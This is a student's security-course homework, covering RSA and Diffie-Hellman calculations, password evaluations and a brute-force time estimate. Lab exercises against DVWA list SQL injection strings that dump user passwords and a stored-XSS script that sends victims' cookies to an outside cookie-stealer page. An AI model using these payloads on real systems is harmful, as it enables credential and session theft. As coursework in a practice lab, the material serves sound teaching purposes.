CS166 Section-04
Mikhail Sumawan
Homework 3

Problem 1:

a.) p=3, q=11, e=7; M=5
n = p*q = 3*11 = 33
f(n) = (p-1)(q-1) =(3-1) (11-1) = 20
d = (1 + k(f(n))/e = (1 + 20k) / 7 = 21/7 = 3 (for k = 1)
C = M^e(mod n) = 5^7 (mod 33) = 14 (Encryption)
M = C^d(mod n) = 14^3(mod 33) = 5 (Decryption)

b.) p=5, q=11, e=3; M=9
n = p*q = 5*11 = 55
f(n) = (p-1)(q-1) = (5-1)(11-1) = 40
d = (1 + k f(n))/e = (1 + 40k) / 3 = 81/3 = 27 (for k = 2)
C = M^e(mod n) = 9^3(mod 55) = 14 (Encryption)
M = C^d(mod n) = 14^27(mod 55) = 9 (Decryption)

c.) p=7, q=11, e=17; M=8
n = p*q = 7*11 = 77
f(n) = (p-1)(q-1) = (7-1)(11-1) = 60
d = (1 + k f(n))/e = (1 + 60k)/17 = -119/17 = -7 (for k = -2)
d = -7 (mod 60) = 53
C = M^e(mod n) = 8^17(mod 77) = 57 (Encryption)
M = C^d(mod n) = 57^53(mod 77) = 8 (Decryption)

d.) p=11, q=13, e=11; M=7
n = p*q = 11*13 = 143
f(n) = (p-1)(q-1) = (11-1)(13-1) = 120
d = (1 + k f(n))/e = (1+ 120k)/11 = 121/11 = 11 (for k = 1)
C = M^e(mod n) = 7^11(mod 143) = 106 (Encryption)
M = C^d(mod n) = 106^11(mod 143) = 7 (Decryption)

e.) p=17,q=31, e=7; M=2
n = p*q = 17*31 = 527
f(n) = (p-1)(q-1) = (17-1)(31-1) = 480
d = (1 + k f(n))/e = (1 + 480k)/7 = -959/7 = -137 (for k = -2)
d = -137 (mod 480) = 343
C = M^e(mod n) = 2^7(mod 527) = 128 (Encryption)
M = C^d(mod n) = 128^343(mod 527) = 2 (Decryption)

Problem 2:
Diffie-Hellman Scheme:

- Prime q = 11
- Primitive root a = 2

i.) User A has public key Ya = 9
q = 11, n = 2, ya = 9
Ya = (n^ Xa) mod q = 9
Ya = 1, (2^1) mod 11 = 2 mod 11 = 2 <> 9 (Not equal)
Ya = 2, (2^2) mod 11 = 4 mod 11 = 4 <> 9 (Not equal)
Ya = 3, (2^3) mod 11 = 8 mod 11 = 8 <> 9 (Not equal)
Ya = 4, (2^4) mod 11 = 16 mod 11 = 5 <> 9 (Not equal)
Ya = 5, (2^5) mod 11 = 32 mod 11 = 10 <> 9 (Not equal)
Ya = 6, (2^6) mod 11 = 64 mod 11 = 9 = 9 (Equal)
Therefore, Xa = 6.

ii.) If user B has public key Yb = 3, the shared secret key K:
K = Yb mod q
K = 3^6 mod 11
K = 3.

Problem 3:
a.) YK334 = This password is not suitable because it is too short and less than 6 characters, it could've been brute force easily.
b.) mfmitm for ("my favorite movie is tender mercies") = This is a suitable password given that it is derived from an abbreviation of "my favorite movie is tender mercies" which is not a well-known phrase either.
c.) Natalie1 = Not a suitable password as it can be guess easily.
d.) Washington = Not a suitable passowed, Washington is a well-known city name which can also be guessed easily.
e.) Aristotle = Similar Washington, this is not a suitable password as Aristotle is a well-known figure which can be guessed easily.
f.) tv9stove = This is suitable password as it contains both letters and numbers and 6 characters longer.
g.) 12345678 = This is not a suitable password, because it is one of the most common password in password dictionary, could have been brute force easily.
h.) Dribgib = This is not a suitable password as it only contains letters and no special characters or numbers, which means that it can be brute force easily.

Problem 4:

a.) Since we have 10 characters in length for the given password, therefore we would have:
95^10 = 59,873,693,923,837,890,625
Possible passwords combination.

To find the time to exhaustively try all of the possible password combination, we can divide it with the encryption rate. Therefore:
= 59,873,693,923,837,890,625 / 6,400,000 passwords per sec
= 9355264675600 seconds which is approximately = 296653 years.

Therefore, we need approximately 296653 years to try all of the possible password combination on this system.

Problem 5:

The public file consists of:

- Private key of the client PRa which is encrypted with a key derived from user password Pa utilizing DES i.e E(Pa, PRa)
- Public key of the client PUa
- User Identifier IDA

i.) To verify Pa: Private key and public key of a client are inverse of each other, and in order to accept Pa, approximation of the PRa are needed and can be checked by practically taking a self-determined block of X. Start by adjusting the public key from client with X and adjust the obtained encrypted value with the private key of the client PRa.
X = D (PRa, E[PUa, X])


ii.) This framework calculates the encrypted private key by using the key obtained from the login password. After that the framework encodes an arbitrary bit of content utilizing the previously decrypted private key. The framework decodes this encrypted content by using the public key and when the decoded value matches content, that's when the system is vulnerable and the enemy can attack it.

Problem 6:


Enter the following queries into the User ID field:

a.) Screenshots and output of each queries:


i. %’ or 1 = 1#




ii.) %’ UNION SELECT null,version() #




iii.) %’ AND 1=0 UNION SELECT table_name, table_schema FROM information_schema.tables #
//Screenshots of the first 10 lines and the last 10 lines:






iv.) %’ AND 1=0 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_name=’users’ #



v.) %’ AND 1=0 UNION SELECT user,password FROM users #




Problem 7:

Screenshots of Output:

a.) On SEED Ubuntu browser, enter an arbitrary username on the Name field, and the following JavaScript to enable cookie stealing:
<script>document.location='http://<metasploitable-ip-address>/cookiestealer.php?cookie='+document.cookie;</script>

b.) Open a new browser page to go to the DVWA Stored XSS page. You should see the message saying your cookie is stolen.



c.) Go to the Metasploitable Linux /var/www and check if log.txt file is created. If so, show the content.